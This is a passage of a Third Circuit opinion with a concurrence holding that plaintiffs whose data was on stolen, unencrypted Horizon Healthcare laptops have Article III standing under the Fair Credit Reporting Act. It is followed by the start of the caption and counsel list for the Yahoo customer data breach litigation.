¹⁷ Some other courts have interpreted *Spokeo* in such a manner — most notably the Eighth Circuit. See *Braitberg v. Charter Commc'ns, Inc.*, 836 F.3d 925, 930 (8th Cir. 2016) (concluding that, in light of *Spokeo*, the improper retention of information under the *Cable Communications Policy Act* did not provide an injury in fact absent proof of "material risk of harm from the retention"); see also *Gubala v. Time Warner Cable, Inc.*, No. 15-CV-1078-PP, 2016 U.S. Dist. LEXIS 79820, 2016 WL 3390415, at *4 (E.D. Wis. June 17, 2016) (finding that, as a result of *Spokeo*, the unlawful retention of an individual's personal information under the *Cable Communications Policy Act* did not constitute a cognizable injury absent a concrete risk of harm).

846 F.3d 625, *638; 2017 U.S. App. LEXIS 1019, **19

noted in *Nickelodeon*, "[t]he Supreme Court's recent decision in *Spokeo* ... does not alter our prior analysis in *Google*." [Nickelodeon, 827 F.3d at 273](#) (citation omitted). [****20**]

We reaffirm that conclusion today. *Spokeo* itself does not state that it is redefining the injury-in-fact requirement. Instead, it reemphasizes that Congress "has the power to define injuries," [136 S. Ct. at 1549](#) (citation and internal quotation marks omitted), "that were previously inadequate in law." *Id.* (citation and internal quotation marks omitted). In the absence of any indication to the contrary, we understand that the *Spokeo* Court meant to reiterate traditional notions of standing,¹⁸ rather than erect any new barriers that might prevent Congress from identifying new causes of action though they may be based on intangible harms. In short, out of a respect for *stare decisis*, we assume that the law is stable unless there is clear precedent to the contrary. And that means that we do not assume that the Supreme Court has altered the law unless it says so. *Cf. Rodriguez de Quijas v. Shearson/Am. Exp., Inc.*, [490 U.S. 477, 484, 109 S. Ct. 1917, 104 L. Ed. 2d 526 \(1989\)](#) ("If a precedent of this Court has direct application in a case, yet appears to rest on reasons rejected in some other line of decisions, the Court of Appeals should follow the case which directly controls, leaving to this Court the prerogative of overruling its own decisions.").

It is nevertheless clear from *Spokeo* that there are some circumstances where the mere technical violation of a procedural requirement of a statute cannot, in and of itself, constitute an injury in fact. [136 S. Ct. at 1549](#) ("Congress' role in identifying and elevating intangible harms does not mean that a plaintiff automatically satisfies the injury-in-fact requirement whenever a statute grants a person a statutory right and purports to authorize that person to sue to vindicate that right."). Those limiting circumstances are not defined in *Spokeo* and we have no occasion to consider them now. In some future case, we may be required to consider the full reach of congressional power to elevate a procedural violation into an injury in fact, but this case does not strain that reach.

As we noted in *Nickelodeon*, "unauthorized disclosures of information" have long been seen as injurious. [827 F.3d at 274](#) (emphasis added). The common law alone will sometimes protect a person's right to prevent the dissemination of private information. See [Restatement \(Second\) of Torts § 652A](#) (2016) ("One who invades the right of privacy of another is subject to liability for the resulting harm to the interests of the other."); see also Samuel D. Warren & Louis D. Brandeis, *The Right [****22**] to Privacy*, 4 Harv. L. Rev. 193, 193 (1890) (advancing the argument for a "right to be let alone"). Indeed, it has been said that "the privacy torts have become well-ensconced in the fabric of American law." David A. Elder, *Privacy Torts* § 1:1 (2016). And with privacy torts, improper dissemination of information can itself constitute [***639**] a cognizable injury. Because "[d]amages for a violation of an individual's privacy are a quintessential example of damages that are uncertain and possibly unmeasurable," such causes of action "provide[] privacy tort victims with a monetary award calculated without proving actual damages." [Pichler v. UNITE, 542 F.3d 380, 399 \(3d Cir. 2008\)](#) (citation omitted).

We are not suggesting that Horizon's actions would give rise to a cause of action under common law. No common law tort proscribes the release of truthful information that is not harmful to one's reputation or otherwise offensive. But with the passage of FCRA, Congress established that the unauthorized dissemination of personal information by a credit reporting agency causes an injury in and of itself — whether or not the disclosure of that information increased the risk of identity theft or some other future harm.¹⁹ It created a private right of action to enforce the

¹⁸ Justice Thomas's concurrence also illustrates that *Spokeo* [****21**] was merely a restatement of traditional standing principles. In that concurrence, he reiterated that a plaintiff is not required to "assert an actual injury beyond the violation of his personal legal rights to satisfy the 'injury-in-fact' requirement." [Spokeo, 136 S. Ct. at 1552](#) (Thomas, J., concurring). Yet Justice Thomas joined the majority opinion in full. And nowhere in his concurrence did he critique the majority for creating a new injury-in-fact requirement.

¹⁹ Again, it is Congress's decision to protect personal information from disclosure that "elevates to the status of legally cognizable injuries concrete, *de facto* injuries that were previously inadequate in law." [Lujan, 504 U.S. at 578](#) (emphasis in original). That is the focus of our decision today. Nevertheless, we note our disagreement with our concurring colleague's view that "the risk of future harm" in this case "requires too much supposition to satisfy Article III standing." (Concurring Op. at 6 n.5.) The facts of this case suggest that the data breach did create a "material risk of harm." [Spokeo, 136 S. Ct. at 1550](#). The information that was stolen was highly personal and could be used to steal one's identity. *Id.* (noting that with the "dissemination

846 F.3d 625, *639; 2017 U.S. App. LEXIS 1019, **21

provisions of FCRA, and even **[**23]** allowed for statutory damages for willful violations — which clearly illustrates that Congress believed that the violation of FCRA causes a concrete harm to consumers.²⁰ And since the "intangible harm" that FCRA seeks to remedy "has a close relationship to a harm [i.e. invasion of privacy] that has traditionally been regarded as providing a basis for **[*640]** a lawsuit in English or American courts," [Spokeo, 136 S. Ct. at 1549](#), we have no trouble concluding that Congress properly defined an injury that "give[s] rise to a case or controversy where none existed before." *Id.* (citation and internal quotation marks omitted).

So the Plaintiffs here do not allege a mere technical or procedural violation of FCRA.²¹ They allege instead the unauthorized dissemination of their own private information²² - the very injury that FCRA is intended to prevent.²³ There is thus a *de facto* injury that satisfies the concreteness requirement for Article III standing.²⁴ See [In re Nickelodeon, 827 F.3d at 274](#) (concluding that the "unlawful disclosure of legally protected information" in and of

of an incorrect zip code," it is difficult to see the risk of concrete harm). The theft appears to have been directed towards the acquisition of such personal information. *Cf. In re Sci. Applications Int'l. Corp. (SAIC) Backup Tape Data Theft Litig., 45 F. Supp. 3d 14, 25 (D.D.C. 2014)* (concluding that plaintiffs did not suffer an injury in fact as a result of the theft of devices with their personal information when it appeared that the theft was not directed at accessing the personal information). The stolen laptops were unencrypted, meaning that the personal information was easily accessible. *Cf. id.* (noting that the stolen data had been encrypted which made it unlikely that anyone could access it). And Rindner alleged that he had already been a victim of identity theft as a result of the breach. *Cf. Remijas v. Neiman Marcus Grp., LLC, 794 F.3d 688, 692-95 (7th Cir. 2015)* (concluding that the plaintiff suffered an injury in fact in light of credible evidence that others had experienced identity theft as a result of the same breach). Plaintiffs make a legitimate argument that they face an increased risk of future injury, which at least weighs in favor of standing.

²⁰ Congress's decision to prohibit unauthorized disclosure of data is something that distinguishes this case from a prior case in which we addressed Article III standing after a data breach. In [Reilly v. Ceridian Corp., 664 F.3d 38 \(3rd Cir. 2011\)](#), we concluded

846 F.3d 625, *640; 2017 U.S. App. LEXIS 1019, **23

[*641] itself constitutes a "de facto injury"). Accordingly, the District Court erred when it dismissed the Plaintiffs' claims for lack of standing.²⁵

III. CONCLUSION

Our precedent and congressional action lead us to conclude that the improper disclosure of one's personal data in violation of FCRA is a cognizable injury for Article III standing purposes. We will therefore vacate the District Court's order of dismissal and remand for further proceedings consistent with this opinion.

Concur by: SHWARTZ

Concur

SHWARTZ, Circuit Judge, concurring in the judgment.

that a security breach that compromised private information held by a payroll processing firm did not cause an injury in fact. In that case, the claims were based solely on the common law and concerned the increased risk of identity theft, the incurred costs, and the emotional distress suffered. See [id. at 40](#). For those common law claims, we held that the plaintiffs did not have standing because their risk of harm was too speculative. See [id. at 42](#). In *Reilly*, the plaintiffs' claims centered on the future injuries that they expected to suffer as a result of a data breach such as the increased risk of identity theft. [id. at 40](#). And we concluded that those future injuries were too speculative. [id. at 42](#). Here, in contrast, the Plaintiffs are not complaining solely of future injuries. Congress has elevated the unauthorized *disclosure* of information into a tort. And so there is nothing speculative about the harm that Plaintiffs allege.

²¹ In this way, the failure to protect data privacy under FCRA is distinguishable from the Fifth Circuit's recent treatment of a violation of the [Employee Retirement Income Security Act \(ERISA\)](#) as a result of improper "plan management." [Lee v. Verizon Communs., Inc., 837 F.3d 523, 529 \(5th Cir. 2016\)](#). In that case, the court concluded that a participant's interest was in his right to "the defined level of benefits" rather than in the procedural protections of the act. [id. at 530](#) (citation and internal quotation marks omitted). A mere procedural violation, without proof of the diminution of benefits, was not a cognizable Article III injury. Here, the privacy of one's data is a cognizable interest even without consequent harm.

²² Horizon has expressed concern that a reporting agency could be inundated with lawsuits for a technical breach of FCRA (such as failing to post a required 1-800 number). But in addition to concreteness, a plaintiff must also allege a particularized injury. Here the Plaintiffs are suing on their own behalf with respect to the disclosure of their personal information. See [Beaudry v. TeleCheck Servs., Inc., 579 F.3d 702, 707 \(6th Cir. 2009\)](#) (explaining that FCRA "creates an individual right not to have unlawful practices occur 'with respect to' one's own credit information" (citations omitted)). The particularization requirement may impose limits on the ability of consumers to bring suit due to more generalized grievances such as those mentioned by Horizon.

²³ Our conclusion that it was within Congress's discretion to elevate the disclosure of private information into a concrete injury is strengthened by the difficulty that would follow from requiring proof of identity theft or some other tangible injury. "[R]equiring Plaintiffs to wait for the threatened harm to materialize in order to sue would pose a standing problem of its own" [In re Adobe Sys., Inc. Privacy Litig., 66 F. Supp. 3d 1197, 1215 n.5 \(N.D. Cal. 2014\)](#). Namely, the "more time that passes between a data breach and an instance of identity theft, the more latitude a defendant has to argue that the identity theft is not 'fairly traceable' to the defendant's data breach." *Id.*

²⁴ The weight of precedent in our sister circuits is to the same effect. See [\[**24\] Sterk v. Redbox Automated Retail, LLC, 770 F.3d 618, 623 \(7th Cir. 2014\)](#) (noting that "'technical' violations of the statute ... are precisely what Congress sought to legalize" and that therefore tangible harm is not required to confer standing); accord [Remijas v. Neiman Marcus Grp., LLC, 794 F.3d 688, 692 \(7th Cir. 2015\)](#) (observing that the alleged harm suffered by the loss of privacy incurred by a data breach "go[es] far beyond the complaint about a website's publication of inaccurate information" in *Spokeo*); [Beaudry v. TeleCheck Services, Inc., 579 F.3d 702, 707 \(6th Cir. 2009\)](#) (holding that bare procedural violations of FCRA are sufficient to confer standing); accord [Galaria v. Nationwide Mut. Ins. Co., No. 15-3386/3387, 663 Fed. Appx. 384, 2016 U.S. App. LEXIS 16840, 2016 WL 4728027, at *3 \(6th](#)

846 F.3d 625, *641; 2017 U.S. App. LEXIS 1019, **24

I agree with my colleagues that Plaintiffs have standing, but I reach this conclusion for different reasons. In short, Plaintiffs allege that the theft of the laptops caused a loss of privacy, which is itself an injury in fact. Thus, regardless of whether a violation of a statute itself constitutes an injury in fact, and mindful that under our precedent, a risk of identity theft or fraud is too speculative to constitute an injury in fact, see [Reilly v. Ceridian Corp.](#), 664 F.3d 38 (3d Cir. 2011), Plaintiffs have nonetheless alleged an injury in fact sufficient to give them standing.

I

As my colleagues have explained, Horizon Healthcare Services provides insurance to individuals in New Jersey. Horizon obtains personally identifiable information ("PII"), including names, dates of birth, and **[**25]** social security numbers, as well as protected health information ("PHI"), such as medical histories and test results, from its insureds. This information is viewed as private and those in possession of it are required to ensure that it is kept secure and used only for proper purposes.

PII and PHI were stored on laptop computers kept at Horizon's Newark, New Jersey headquarters. In January, November, and December 2008, as well as April and November 2013, laptop computers were stolen. The laptop computers stolen in November 2013 were cable-locked to workstations and password-protected, but the contents, which included the PII/PHI of 839,000 people, were not encrypted.¹ Plaintiffs assert this theft places them at **[*642]** risk of future identity theft and fraud, and subjected them to a loss of privacy, in violation of the Fair Credit Reporting Act, [15 U.S.C. § 1681 et seq.](#) ("FCRA"), and various state laws. The District Court concluded that Plaintiffs lack standing to bring a claim under the FCRA because the pleadings failed to allege any plaintiff suffered an injury in fact.²

II

As my colleagues accurately state, there are three elements of Article III standing: (1) injury in fact, or "an invasion of a legally protected **[**26]** interest" that is "concrete and particularized"; (2) traceability, that is a "causal connection between the injury and the conduct complained of"; and (3) redressability, meaning a likelihood "that the

[Cir. Sept. 12, 2016](#)) (concluding that a data breach in violation of FCRA causes a concrete injury — at least when there is proof of a substantial risk of harm); see also [Church v. Accretive Health, Inc.](#), 654 Fed.Appx. 990, 993 (11th Cir. 2016) (concluding that a health company's failure to provide required disclosures under the [Fair Debt Collections Practices Act](#) caused a concrete injury because Congress had created a right and a remedy in the statute); [Robey v. Shapiro, Marianos & Cejda, L.L.C.](#), 434 F.3d 1208, 1211-12 (10th Cir. 2006) (holding that a violation of the Fair Debt Collection Practices Act in the form of an unlawful demand for attorney's fees - even where the fees are not actually paid and so no economic injury was inflicted — is a cognizable injury for Article III standing).

²⁵ The Plaintiffs also argue that they were injured by systematically overpaying for their Horizon insurance because "Horizon either did not allocate a portion of their premiums to protect their [personal information] or allocated an inadequate portion of the premiums to protect [personal information]." (Opening Br. at 19-20.) Because they have standing under FCRA, we do not reach that purported basis for standing; nor do we address Rindner's alternative argument for standing based on the fraudulent tax return or his denial of credit.

¹ My colleagues infer that these thefts were committed to obtain the PII/PHI. Maj. Op. at 27 n.19. I would not necessarily draw that inference. Plaintiffs do not allege that any of the 839,000 individuals whose information was stored on the laptop computers, or on the laptop computers taken in the earlier thefts, suffered any loss or that their identities were misused. Given the number of laptop computer thefts, and the absence of any allegation of a loss tied to their contents, it is at least equally reasonable to infer that the laptop computers were taken for their hardware, not their contents. I acknowledge, however, that we are to draw a reasonable inference in Plaintiffs' favor in the context of a facial challenge pursuant to a [Rule 12\(b\)\(1\)](#) motion. See [Petruska v. Gannon Univ.](#), 462 F.3d 294, 299 n.1 (3d Cir. 2006) ("[T]he standard is the same when considering a facial attack under [Rule 12\(b\)\(1\)](#) or a motion to dismiss for failure to state a claim under [Rule 12\(b\)\(6\)](#)."); [Mortensen v. First Fed. Sav. & Loan Ass'n](#), 549 F.2d 884, 891 (3d Cir. 1977) (explaining that [Rule 12\(b\)\(6\)](#) safeguards apply to facial attacks under [Rule 12\(b\)\(1\)](#) and provide that plaintiffs' allegations are taken as true and all inferences are drawn in plaintiffs' favor).

² The District Court declined to exercise supplemental jurisdiction over the state law claims.

846 F.3d 625, *642; 2017 U.S. App. LEXIS 1019, **26

injury will be redressed by a favorable decision." [Lujan v. Defs. of Wildlife, 504 U.S. 555, 560-61, 112 S. Ct. 2130, 119 L. Ed. 2d 351 \(1992\)](#).

The injury-in-fact element most often determines standing. See [Spokeo, Inc. v. Robins, 136 S. Ct. 1540, 1547, 194 L. Ed. 2d 635 \(2016\)](#). Such injury must be particularized and concrete. *Id.* at 1548. "For an injury to be particularized, it must affect the plaintiff in a personal and individual way." *Id.* (internal quotation marks and citation omitted). To be "concrete," an injury must be "real" as opposed to "abstract," but it need not be "tangible." *Id.* at 1548-49.

As my colleagues eloquently explain, the [Spokeo](#) Court identified two approaches for determining whether an intangible injury is sufficient to constitute an injury in fact. Maj. Op. at 23 (citing [Spokeo, 136 S. Ct. at 1549](#)). Under the first approach, a court considers history and asks whether the intangible harm is closely related "to a harm that has traditionally been regarded as providing a basis for a lawsuit in English or American courts." *Id.* at 1549; Maj. Op. at 23. If so, "it is likely sufficient to satisfy the injury-in-fact element of standing." Maj. Op. at 23 (citing [Spokeo, 136 S. Ct. at 1549](#)). Under the second approach, **[**27]** a court considers whether Congress has "expressed an intent to make an injury redressable." Maj. Op. at 23. My colleagues rely on this latter approach, but I rely on the former.

The common law has historically recognized torts based upon invasions of privacy and permitted such claims to proceed even in the absence of proof of actual damages. See, e.g., [Pichler v. UNITE, 542 F.3d 380, 399 \(3d Cir. 2008\)](#) (citing [Doe v. Chao, 540 U.S. 614, 621 n.3, 124 S. Ct. 1204, 157 L. Ed. 2d 1122 \(2004\)](#)); [Restatement \(Second\) Torts §652A](#) (2016) (stating that "[o]ne who invades the right of privacy of another is subject to liability for the resulting harm to the interest of the other"). While Plaintiffs do not allege that the laptop thieves looked at or used their PII and PHI, Plaintiffs lost their privacy once it got into the hands of those not intended to have it. *Cf.* [United States v. Westinghouse Elec. Corp., 638 F.2d 570, 577 n.5 \(3d Cir. 1980\)](#) (observing that "[p]rivacy . . . is control over knowledge about oneself" (citation omitted)). While this may or may not be sufficient to state a claim for relief under [Fed. R. Civ. P. 12\(b\)\(6\)](#), Maj. Op. at 27, the intangible harm from the loss of privacy appears to have sufficient historical roots to satisfy the requirement that Plaintiffs have alleged a sufficiently concrete harm for standing purposes.

Our Court has embraced the view that an invasion of privacy provides a basis for **[*643]** standing. In [In re Google Cookie Placement Consumer Privacy Litigation, 806 F.3d 125 \(3d Cir. 2015\)](#), and [In re Nickelodeon Consumer Privacy Litigation, 827 F.3d 262 \(3d Cir. 2016\)](#), Google and Nickelodeon were **[**28]** alleged to have invaded the plaintiffs' privacy by placing cookies into the plaintiffs' computers, which allowed the companies to monitor the plaintiffs' computer activities. In these cases, the injury was invasion of privacy and not economic loss, and thus the standing analysis focused on a loss of privacy.³ [In re Nickelodeon, 827 F.3d at 272-73](#); [In re Google, 806 F.3d at 134](#). Although the perpetrators of the invasion of privacy here are the laptop thieves and in [Google](#) and [Nickelodeon](#) the invaders were the defendants themselves, the injury was the same: a loss of privacy. Thus, those cases provide a basis for concluding Plaintiffs here have suffered an injury in fact based on the loss of privacy.⁴

III

While I have concluded that Plaintiffs have alleged an injury in fact by asserting that they sustained a loss of privacy, the other grounds that Plaintiffs rely upon are unavailing. Although this is not necessary for my analysis, I offer these observations to help explain the types of "injuries" that are not sufficient to provide standing in the context of data thefts. First, under our precedent, the increased risk of identity theft or fraud due to a data breach,

³ My colleagues view [In re Google Cookie Placement Consumer Privacy Litigation, 806 F.3d 125 \(3d Cir. 2015\)](#), and [In re Nickelodeon Consumer Privacy Litigation, 827 F.3d 262 \(3d Cir. 2016\)](#), as providing a basis for Plaintiffs to assert that a violation of the FCRA, without any resulting harm, satisfies the injury-in-fact requirement. I do not rely on the possible existence of a statutory violation as the basis for standing, and am not persuaded that these cases support that particular point.

⁴ I also conclude that Plaintiffs have sufficiently alleged that the injury was traceable, in part, to the failure to encrypt the data, and am satisfied that if proven, the injury could be redressable.

846 F.3d 625, *643; 2017 U.S. App. LEXIS 1019, **28

without more, does not establish the kind of imminent or substantial risk required to **[**29]** establish standing. See [Reilly, 664 F.3d at 42](#). Like in [Reilly](#), the feared economic injury here depends on a speculative chain of events beginning with an assumption that the thief knew or discovered that the laptop contained valuable information, that the thief was able to access the data despite the password protection, and that the thief opted to use the data maliciously.⁵ See [Reilly, 664 F.3d at 42](#); see also [Clapper v. Amnesty Int'l USA, 568 U.S. 398, 133 S. Ct. 1138, 1150 n.5, 185 L. Ed. 2d 264 \(2013\)](#). Second, [Reilly](#) and [Clapper](#) have rejected Plaintiffs' assertion that standing exists because they expended time and money to monitor for misuse of their information. The [Clapper](#) Court reasoned that a plaintiff cannot "manufacture" standing by choosing to undertake burdens or "make expenditures" based on a "hypothetical future harm" that does not itself qualify as an injury in fact. [Clapper, 133 S. Ct. at 1150-51](#); see also [Reilly, 664 F.3d at 46](#) (rejecting a claim for standing based upon **[*644]** "expenditures to monitor their financial information . . . because costs incurred to watch for a speculative chain of future events based on hypothetical future criminal acts are no more 'actual' injuries than the alleged 'increased risk of injury' which forms the basis for Appellants' claims").⁶ The Supreme Court observed that to conclude otherwise would have problematic implications, **[**30]** as "an enterprising plaintiff would be able to secure a lower standard for Article III standing simply by making an expenditure based on a nonparanoid fear." [Clapper, 133 S. Ct. at 1151](#). Third, courts have rejected claims of standing based on assertions that plaintiffs suffered economic harm by paying insurance premiums that allegedly included additional fees for measures to secure PII/PHI, but such measures were not implemented. See, e.g., [Remijas v. Neiman Marcus, 794 F.3d 688, 694-95 \(7th Cir. 2015\)](#) (describing this type of overpayment theory as "problematic" and suggesting that such a theory is limited to the products liability context); [Katz v. Pershing, LLC, 672 F.3d 64, 77-78 \(1st Cir. 2012\)](#) (holding that the "bare hypothesis" that brokerage fees were artificially inflated to cover security measures was implausible); [In re Sci. Applications Int'l Corp. \(SAIC\) Backup Tape Data Theft Litig., 45 F. Supp. 3d 14, 30 \(D.D.C. 2014\)](#) (rejecting the overpayment theory since the plaintiffs had paid for health insurance and did not allege that they were denied such coverage or services).⁷ Accordingly, none of these grounds provides a basis for standing in a data theft case like we have here.

IV

For these reasons, I concur in the judgment.

⁵ As noted earlier, my colleagues rely on the second approach, finding standing based upon a statutory violation. The alleged statutory violation here, however, creates only an increased risk of future harm. Although [Spokeo](#) says that a violation of a statute can provide standing, [Spokeo, 136 S. Ct. at 1549-50](#), standing still requires a showing of a concrete, particularized, nonspeculative injury in fact and, under [Reilly](#), the link between the theft here and the risk of future harm requires too much supposition to satisfy Article III standing, [Reilly, 664 F.3d at 42](#); see also [Clapper, 133 S. Ct. at 1148-50](#).

⁶ Plaintiffs also assert in a conclusory fashion that, "as a result of the Data Breach," plaintiff Mitchell Rindner was the victim of identity theft. While Plaintiffs allege that a false tax return was submitted to the Internal Revenue Service bearing Mr. Rindner's and his wife's names, and that someone used his credit card, the factual allegations do not show that these events **[**31]** were tied to theft. First, the Amended Complaint does not allege that any of Mrs. Rindner's PII/PHI was included in the stolen data. Second, there is no allegation that the stolen data contained Mr. Rindner's credit card information. This leads to "[t]he inescapable conclusion . . . that [Rindner] has been subjected to another . . . data breach involving his financial . . . records." [In re Sci. Applications Int'l Corp. \(SAIC\) Backup Tape Data Theft Litig., 45 F. Supp. 3d 14, 32 \(D.D.C. 2014\)](#). Because Plaintiffs do not plausibly plead that this injury was "fairly traceable" to Horizon's alleged failure to adequately guard Plaintiffs' data, this particular injury fails to provide standing for a claim against Horizon. See [Lujan, 504 U.S. at 560-61](#).

⁷ Plaintiffs identify two cases to support their overpayment theory: [Resnick v. AvMed, Inc., 693 F.3d 1317, 1328 \(11th Cir. 2012\)](#), and [In re Insurance Brokerage Antitrust Litigation, 579 F.3d 241, 264 \(3d Cir. 2009\)](#). Neither supports their position. [Resnick's](#) endorsement of an overpayment theory occurred only in the context of a [Fed. R. Civ. P. 12\(b\)\(6\)](#) motion to dismiss the claim for unjust enrichment, and was not used to support standing. [693 F.3d at 1323](#). [In re Insurance Brokerage](#) involved a kickback scheme that artificially inflated premiums. [579 F.3d at 264](#). Here, Plaintiffs do not allege that the premiums they paid were artificially inflated because funds that were to be used for securing their data were not used for that purpose, nor do they allege that their premiums would otherwise have been cheaper.

846 F.3d 625, *644; 2017 U.S. App. LEXIS 1019, **31

End of Document

[In re: Yahoo! Inc. Customer Data Sec. Breach Litig.](#)

United States District Court for the Northern District of California, San Jose Division

March 9, 2018, Decided; March 9, 2018, Filed

Case No. 16-MD-02752-LHK

Reporter

2018 U.S. Dist. LEXIS 40338 *

IN RE: YAHOO! INC. CUSTOMER DATA SECURITY BREACH LITIGATION

Prior History: [In re Yahoo! Inc. Customer Data Sec. Breach Litig., 2017 U.S. Dist. LEXIS 140212 \(N.D. Cal., Aug. 30, 2017\)](#)

Counsel: **[*1]** For Yahoo! Inc. Customer Data Security Breach Litigation, In Re: Harlan Stuart Miller, III, PRO HAC VICE, Miller Legal P.C., Macon, Ga.

For Ronald Schwartz, 5:16-cv-05456, Plaintiff: Joel H. Bernstein, Michael Walter Stocker, LEAD ATTORNEYS, Labaton Sucharow LLP, New York, NY; John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Corban S Rhodes, PRO HAC VICE, Labaton Sucharow LLP, New York, NY; Dorothy P Antullis, PRO HAC VICE, Robbins Geller Rudman Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Jason Henry Alperstein, Mark Dearman, Paul J. Gellar, Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Joseph Henry Bates, III, Carney Bates & Pulliam, PLLC, Little Rock, AR; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Ross M Kamhi, PRO HAC VICE, Labaton Sucharow Llp, New York, NY; Shawn A. Williams, Robbins Geller Rudman & Dowd LLP, San Francisco, CA; Stuart A. Davidson, Robbins Geller Rudman & Dowd LLP (Boca Raton **[*2]** Office), Boca Raton, FL.

For Edward McMahon, 5:16-cv-05466, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Andrew P. Bell, PRO HAC VICE, Locks Law Firm, Cherry Hill, NJ; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; James A Barry, Locks Law Firm, Cherry Hill, NJ United Sta; Michael Francis Ram, Robins Kaplan LLP, Mountain View, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart A. Davidson, Robbins Geller Rudman & Dowd LLP (Boca Raton Office), Boca Raton, FL.

For Maria Sventek, 5:16-cv-05463, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Joseph Henry Bates, III, Carney Bates & Pulliam, PLLC, Little Rock, AR; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, **[*3]** FL; Stuart A. Davidson, Robbins Geller Rudman & Dowd LLP (Boca Raton Office), Boca Raton, FL.

For Jennifer J. Myers, 5:16-cv-07030, Paul Dugas, 5:16-cv-7030, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; David S. Casey, Jr., Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Deval R. Zaveri, James A. Tabb, Zaveri Tabb, APC, San Diego, CA; Jeremy Keith Robinson, Wendy M. Behan, Casey Gerry Schenk Francavilla Blatt & Penfield, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

2018 U.S. Dist. LEXIS 40338, *3

For Danielle Beck, 5:16-cv-7030, Leah Cassell, 5:16-cv-7030, Pooja Garg, 5:16-cv-7030, Rajesh Garg, 5:16-cv-7030, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Deval R. Zaveri, Zaveri Tabb, APC, San Diego, CA; Wendy M. Behan, Casey Gerry [*4] Schenk Francavilla Blatt & Penfield, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL.

For Ashish Gupta, 5:16-cv-7030, Jessica Jagir, 5:16-cv-7030, Daniel Margo, 5:16-cv-7030, Ann Marie Osborne, 5:16-cv-7030, Susan Park, 5:16-cv-7030, Amar Patel, 5:16-cv-7030, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Deval R. Zaveri, Zaveri Tabb, APC, San Diego, CA; Wendy M. Behan, Casey Gerry Schenk Francavilla Blatt & Penfield, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL.

For Christopher Havron, 5:16-cv-7031, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ann E. Callis, Goldenberg Heller & Antognoli PC, Edwardsville, IL; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Kevin Paul Green, [*5] Goldenberg Heller et al., Edwardsville, IL; Mark Chandler Goldenberg, Goldenberg Heller Antognoli and Rowland, Edwardsville, IL; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Thomas P Rosenfeld, Goldenberg Heller Antognoli and Rowland, Edwardsville, IL.

For Katelyn Smith, 5:16-cv-7031, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ann E. Callis, Goldenberg Heller & Antognoli PC, Edwardsville, IL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Kevin Paul Green, Goldenberg Heller et al., Edwardsville, IL; Mark Chandler Goldenberg, Goldenberg Heller Antognoli and Rowland, Edwardsville, IL; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Thomas P Rosenfeld, Goldenberg Heller Antognoli and Rowland, P.C., Edwardsville, IL.

For Michelle Greco, Jonathan Levy, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, [*6] P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Michael Francis Ram, Robins Kaplan LLP, Mountain View, CA.

